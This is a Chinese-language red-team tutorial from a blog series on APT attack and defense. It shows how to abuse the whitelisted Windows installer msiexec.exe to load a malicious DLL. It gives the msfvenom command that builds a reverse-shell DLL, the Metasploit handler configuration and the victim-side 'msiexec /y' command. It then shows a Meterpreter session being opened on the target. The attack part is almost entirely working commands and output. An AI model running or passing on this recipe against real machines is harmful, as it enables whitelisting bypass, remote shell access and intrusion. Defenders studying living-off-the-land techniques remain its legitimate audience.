专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，身体特别重要。

本季补充本地DLL加载
Msiexec简介：

Msiexec是Windows Installer的一部分。用于安装Windows Installer安装包（MSI）,一般在运行Microsoft Update安装更新或安装部分软件的时候出现，占用内存比较大。并且集成于Windows 2003，Windows 7等。

说明：Msiexec.exe所在路径已被系统添加PATH环境变量中，因此，Msiexec命令可识别。

基于白名单Msiexec.exe配置payload：
注：x64 payload

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f dll > Micropoor_rev_x64_53.dll
```

配置攻击机msf：
注：x64 payload

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name Current Setting Required Description
  ---- --------------- -------- -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 192.168.1.4 yes The listen address (an interface may be specified)
  LPORT 53 yes The listen port
```

```

Exploit target:

 Id Name
 -- ----
 0 Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53

```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：

```
msiexec /y C:\Users\John\Desktop\Micropoor_rev_x64_dll.dll
```


```
C:\Users\John>msiexec /y C:\Users\John\Desktop\Micropoor_rev_x64_dll.dll
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 26 opened (192.168.1.4:53 ->
192.168.1.5:11543) at 2019-01-20 09:45:51 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
 Current pid: 7672
 meterpreter >
```



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